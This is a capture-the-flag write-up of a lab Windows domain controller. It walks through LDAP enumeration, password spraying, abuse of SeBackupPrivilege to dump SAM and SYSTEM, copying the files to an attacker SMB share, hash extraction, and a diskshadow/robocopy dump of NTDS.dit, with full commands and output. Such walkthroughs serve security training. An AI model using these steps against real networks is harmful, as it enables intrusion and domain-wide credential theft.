Overview

- Type Machines
- OS Windows
- Severity Easy
- Creator xct
- Release date 2021 Nov 21
Enumeration
Start the instance via Discord and let’s go:

10.10.110.189
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.110.189
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 18:19 JST
Nmap scan report for 10.10.110.189
Host is up (0.24s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-09-28 09:25:14Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-09-28T09:26:45+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=BabyDC.baby.vl
| Not valid before: 2024-07-26T09:03:15
|_Not valid after:  2025-01-25T09:03:15
| rdp-ntlm-info:
|   Target_Name: BABY
|   NetBIOS_Domain_Name: BABY
|   NetBIOS_Computer_Name: BABYDC
|   DNS_Domain_Name: baby.vl
|   DNS_Computer_Name: BabyDC.baby.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-09-28T09:26:06+00:00
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
56128/tcp open  msrpc         Microsoft Windows RPC
56141/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: BABYDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-09-28T09:26:10
|_  start_date: N/A
Add
BabyDC.baby.vlin in /etc/hosts
Shared folder (445/tcp)
List shared folders using the guest account:
$ nxc smb BabyDC.baby.vl -u 'guest' -p '' --shares
Nothiung
LDAP enumeration (389/tcp)
$ nxc ldap BabyDC.baby.vl -u 'guest' -p ''
SMB         10.10.110.189   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
LDAP        10.10.110.189   389    BABYDC           [-] baby.vl\guest: STATUS_ACCOUNT_DISABLED
Humm Guest account is disabled
$ nxc ldap BabyDC.baby.vl -u '' -p ''
SMB         10.10.110.189   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
LDAP        10.10.110.189   389    BABYDC           [+] baby.vl\:
Anonymous (null authentication) is accepted
Enumerate users:
$ nxc ldap BabyDC.baby.vl -u '' -p '' --users
SMB         10.10.110.189   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
LDAP        10.10.110.189   389    BABYDC           [+] baby.vl\:
LDAP        10.10.110.189   389    BABYDC           [*] Total records returned: 39
LDAP        10.10.110.189   389    BABYDC           DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Administrator,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Guest,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=krbtgt,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Domain Computers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Domain Controllers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Schema Admins,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Enterprise Admins,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Cert Publishers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Domain Admins,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Domain Users,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Domain Guests,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Group Policy Creator Owners,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=RAS and IAS Servers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Allowed RODC Password Replication Group,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Denied RODC Password Replication Group,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Read-only Domain Controllers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Enterprise Read-only Domain Controllers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Cloneable Domain Controllers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Protected Users,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Key Admins,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Enterprise Key Admins,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=DnsAdmins,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=DnsUpdateProxy,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=dev,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Jacqueline Barnett,OU=dev,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Ashley Webb,OU=dev,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Hugh George,OU=dev,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Leonard Dyer,OU=dev,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Ian Walker,OU=dev,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=it,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Connor Wilkinson,OU=it,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Joseph Hughes,OU=it,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Kerry Wilson,OU=it,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Teresa Bell,OU=it,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           CN=Caroline Robinson,OU=it,DC=baby,DC=vl
Create a user list then check:
$ cat users.txt
Jacqueline.Barnett
Hugh.George
Leonard.Dyer
Ian.Walker
Connor.Wilkinson
Ashley.Webb
Joseph.Hughes
Kerry.Wilson
Teresa.Bell
Caroline.Robinson
Check if any account is ASREPRoast vulnerable:
$ nxc ldap BabyDC.baby.vl -u users.txt -p '' --asreproast ASREProastables.txt --kdcHost babydc.baby.vl
SMB         10.10.110.189   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
Nothing
We proceed with an LDAP query to obtain the list of sAMAccountName and their description as well (because sometimes we get credentials in the description field):
$ nxc ldap BabyDC.baby.vl -u '' -p '' --query "(sAMAccountName=*)" "sAMAccountName objectClass description"
SMB         10.10.110.189   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
LDAP        10.10.110.189   389    BABYDC           [+] baby.vl\:
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Allowed RODC Password Replication Group,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         Members in this group can have their passwords replicated to all read-only domain controllers in the domain
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Allowed RODC Password Replication Group
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Ashley Webb,OU=dev,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top person organizationalPerson user
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Ashley.Webb
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Cert Publishers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         Members of this group are permitted to publish certificates to the directory
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Cert Publishers
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Cloneable Domain Controllers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         Members of this group that are domain controllers may be cloned.
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Cloneable Domain Controllers
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Connor Wilkinson,OU=it,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top person organizationalPerson user
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Connor.Wilkinson
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Denied RODC Password Replication Group,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Denied RODC Password Replication Group
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=dev,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      dev
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=DnsAdmins,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         DNS Administrators Group
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      DnsAdmins
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=DnsUpdateProxy,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      DnsUpdateProxy
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Domain Computers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         All workstations and servers joined to the domain
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Domain Computers
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Domain Guests,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         All domain guests
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Domain Guests
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Domain Users,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         All domain users
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Domain Users
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         Members of this group are Read-Only Domain Controllers in the enterprise
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Enterprise Read-only Domain Controllers
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Group Policy Creator Owners,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         Members in this group can modify group policy for the domain
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Group Policy Creator Owners
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Guest,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top person organizationalPerson user
LDAP        10.10.110.189   389    BABYDC           description:         Built-in account for guest access to the computer/domain
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Guest
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Hugh George,OU=dev,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top person organizationalPerson user
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Hugh.George
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=it,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      it
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Jacqueline Barnett,OU=dev,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top person organizationalPerson user
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Jacqueline.Barnett
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Joseph Hughes,OU=it,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top person organizationalPerson user
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Joseph.Hughes
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Kerry Wilson,OU=it,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top person organizationalPerson user
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Kerry.Wilson
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Leonard Dyer,OU=dev,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top person organizationalPerson user
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Leonard.Dyer
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Protected Users,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         Members of this group are afforded additional protections against authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Protected Users
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=RAS and IAS Servers,CN=Users,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top group
LDAP        10.10.110.189   389    BABYDC           description:         Servers in this group can access remote access properties of users
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      RAS and IAS Servers
LDAP        10.10.110.189   389    BABYDC           [+] Response for object: CN=Teresa Bell,OU=it,DC=baby,DC=vl
LDAP        10.10.110.189   389    BABYDC           objectClass:         top person organizationalPerson user
LDAP        10.10.110.189   389    BABYDC           description:         Set initial password to BabyStart123!
LDAP        10.10.110.189   389    BABYDC           sAMAccountName:      Teresa.Bell
Found
Teresa.Bell:BabyStart123!
Check if valid credentials:
$ nxc smb BabyDC.baby.vl -u 'teresa.bell' -p 'BabyStart123!'
SMB         10.10.110.189   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\teresa.bell:BabyStart123! STATUS_LOGON_FAILURE
Failed
Password spraying
$ nxc smb BabyDC.baby.vl -u users.txt -p 'BabyStart123!' --continue-on-success
SMB         10.10.110.189   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\Jacqueline.Barnett:BabyStart123! STATUS_LOGON_FAILURE
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\Hugh.George:BabyStart123! STATUS_LOGON_FAILURE
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\Leonard.Dyer:BabyStart123! STATUS_LOGON_FAILURE
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\Ian.Walker:BabyStart123! STATUS_LOGON_FAILURE
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\Connor.Wilkinson:BabyStart123! STATUS_LOGON_FAILURE
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\Ashley.Webb:BabyStart123! STATUS_LOGON_FAILURE
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\Joseph.Hughes:BabyStart123! STATUS_LOGON_FAILURE
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\Kerry.Wilson:BabyStart123! STATUS_LOGON_FAILURE
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\Teresa.Bell:BabyStart123! STATUS_LOGON_FAILURE
SMB         10.10.110.189   445    BABYDC           [-] baby.vl\Caroline.Robinson:BabyStart123! STATUS_PASSWORD_MUST_CHANGE
Found
Caroline.Robinson:BabyStart123!but password must be changed
Password resetting (Baby_User)
$ smbpasswd -U Caroline.Robinson -r BabyDC.baby.vl
Old SMB password: BabyStart123!
New SMB password: Qwerty1234!
Retype new SMB password: Qwerty1234!
Password changed for user Caroline.Robinson
Now we have
Caroline.Robinson:Qwerty1234!
Then get the Baby_User flag:
$ nxc winrm BabyDC.baby.vl -u Caroline.Robinson -p 'Qwerty1234!' -X 'type C:\Users\Caroline.Robinson\Desktop\user.txt'
WINRM       10.10.110.189   5985   BABYDC           [*] Windows Server 2022 Build 20348 (name:BABYDC) (domain:baby.vl)
WINRM       10.10.110.189   5985   BABYDC           [+] baby.vl\Caroline.Robinson:Qwerty1234! (Pwn3d!)
WINRM       10.10.110.189   5985   BABYDC           [+] Executed command (shell type: powershell)
WINRM       10.10.110.189   5985   BABYDC           VL{b2c6150b85125d32f4b253df9540d898}
SeBackupPrivilege abusing (Built-in\Administrator)
Check the privileges:
$ evil-winrm -i  BabyDC.baby.vl -u Caroline.Robinson -p 'Qwerty1234!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> whoami /all

USER INFORMATION
----------------

User Name              SID
====================== ==============================================
baby\caroline.robinson S-1-5-21-1407081343-4001094062-1444647654-1115


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
BABY\it                                    Group            S-1-5-21-1407081343-4001094062-1444647654-1109 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
Interesting, caroline.robinson has
SeBackupPrivilege
What about SeBackupPrivilege enabled for our user?
That means that we can backup various parts of the filesystem.
- In most cases, this can be for a engineer or technical support user and seems harmless at first glance.
- However, this means we can also backup sensitive files such as the
SAMandSYSTEMdatabases. - These database essentially house user accounts and security objects for all domain objects on the machine.
- The only issue is that this also houses user passwords, meaning if we dump these databases we can view the password for every user on the machine.
We dump SAM and SYSTEM:
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> mkdir C:\temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/28/2024  10:33 AM                temp


*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> reg save hklm\sam c:\temp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> reg save hklm\system c:\temp\system
The operation completed successfully.
Then we copy to our attacket machine:
- Way 1:
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> cd C:\Temp
*Evil-WinRM* PS C:\Temp> dir


    Directory: C:\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/28/2024  10:34 AM          49152 sam
-a----         9/28/2024  10:34 AM       16859136 system

*Evil-WinRM* PS C:\Temp> download sam
*Evil-WinRM* PS C:\Temp> download system
- Way 2:
Local:
$ mkdir share/
$ impacket-smbserver smb share/ -smb2support
Remote:
*Evil-WinRM* PS C:\temp> copy sam \\10.8.2.19\smb\sam
*Evil-WinRM* PS C:\temp> copy system \\10.8.2.19\smb\system
We proceed to the Hash extraction:
- Way1:
$ impacket-secretsdump -sam sam.save -system system.save LOCAL
- Way2:
$ pypykatz registry --sam sam system
- Way3:
$ samdump2 system sam
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* ä:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Found
Administrator:31d6cfe0d16ae931b73c59d7e0c089c0
Try to login with this Hash:
$ evil-winrm -i BabyDC.baby.vl -u administrator -H '31d6cfe0d16ae931b73c59d7e0c089c0'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
Hummm why?
It’s currently the local administrator hash which is not useable on a domain controller for logging in remotely like that!
*Evil-WinRM* PS C:\Temp> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
The command completed successfully.
Diskshadow/Robocopy for NTDS.dit dumping (Baby_Root)
To be able to get all domain Hashes, we need to dump the ntds database as well named NTDS.dit.
Create a script script.txt:
set metadata C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias cdriveX
createX
expose %cdrive% E:X
end backupX
Information of this script:
set metadata C:\Windows\Temp\meta.cabX: This command is setting metadata for the backup operation. It seems to be specifying the location where metadata related to the backup will be stored, in this case,C:\Windows\Temp\meta.cabX.set context clientaccessibleX: This command is setting the context for the backup operation. It seems to be specifying that the backup should be accessible by the client. TheXmight be a placeholder or a variable.set context persistentX: This command is setting another context for the backup operation. It could be specifying that the backup should be persistent, meaning it should remain available or stored for a certain period. TheXmight be a placeholder or a variable.begin backupX: This command is initiating the backup operation. TheXmight be a placeholder or a variable.add volume C: alias cdriveX: This command is adding the volumeC:to the backup operation with an aliascdriveX. This means that the contents of theC:drive will be included in the backup. TheXmight be a placeholder or a variable.createX: This command is creating something related to the backup operation. It’s not entirely clear what it’s creating without more context or additional information about the script.expose %cdrive% E:X: This command seems to be exposing the contents of theC:drive, which was added to the backup operation with the aliascdriveX, to a location specified by%cdrive%on driveE:. This might involve mounting the backup or making it accessible in some way. TheXmight be a placeholder or a variable.end backupX: This command is ending the backup operation. TheXmight be a placeholder or a variable.
Upload it in our target:
*Evil-WinRM* PS C:\Temp> upload script.txt

Info: Uploading /home/user/Downloads/VULNLAB/BABY/script.txt to C:\Temp\script.txt

Data: 232 bytes of 232 bytes copied

Info: Upload successful!
Let’s run diskshadow to create a copy of the C:\ drive:
*Evil-WinRM* PS C:\Temp> diskshadow /s script.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  BABYDC,  9/28/2024 10:58:30 AM

-> set metadata C:\Windows\Temp\meta.cab
-> set context clientaccessible
-> set context persistent
-> begin backup
-> add volume C: alias cdrive
-> create
Alias cdrive for shadow ID {b7635e9b-0187-497b-b69a-8d7a73f33e53} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {47cea375-2021-4b74-bef5-91139c27389e} set as environment variable.

Querying all shadow copies with the shadow copy set ID {47cea375-2021-4b74-bef5-91139c27389e}

	* Shadow copy ID = {b7635e9b-0187-497b-b69a-8d7a73f33e53}		%cdrive%
		- Shadow copy set: {47cea375-2021-4b74-bef5-91139c27389e}	%VSS_SHADOW_SET%
		- Original count of shadow copies = 1
		- Original volume name: \\?\Volume{1b77e212-0000-0000-0000-100000000000}\ [C:\]
		- Creation time: 9/28/2024 10:58:44 AM
		- Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
		- Originating machine: BabyDC.baby.vl
		- Service machine: BabyDC.baby.vl
		- Not exposed
		- Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
		- Attributes:  No_Auto_Release Persistent Differential

Number of shadow copies listed: 1
-> expose %cdrive% E:
-> %cdrive% = {b7635e9b-0187-497b-b69a-8d7a73f33e53}
The shadow copy was successfully exposed as E:\.
-> end backup
->
After the filesystem copy finishes, it will be saved to E:\Windows. This is where we can use robocopy to move it back to our C:\ drive:
*Evil-WinRM* PS C:\Temp> robocopy /b E:\Windows\ntds . ntds.dit

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Saturday, September 28, 2024 11:00:06 AM
   Source : E:\Windows\ntds\
     Dest : C:\Temp\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

	                   1	E:\Windows\ntds\
	    New File  		  16.0 m	ntds.dit
  0.0%
  0.3%
  0.7%
  1.1%
  1.5%
  1.9%
  2.3%
  2.7%
  3.1%
  3.5%
  3.9%
  4.2%
  4.6%
  5.0%
  5.4%
  5.8%
  6.2%
  6.6%
  7.0%
  7.4%
  7.8%
  8.2%
  8.5%
  8.9%
  9.3%
  9.7%
 10.1%
...skip...
 98.8%
 99.2%
 99.6%
100%
100%

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   16.00 m   16.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :           97,541,953 Bytes/sec.
   Speed :            5,581.396 MegaBytes/min.
   Ended : Saturday, September 28, 2024 11:00:06 AM
Another possibility could be to create a dsh script file to create a volume convert it to dos format with unix2dos:
set context persistent nowriters
add volume c: alias owo
create
expose %owo% z:
Then use also diskshadow and robocopy:
*Evil-WinRM* PS C:\Temp> diskshadow /s script.dsh
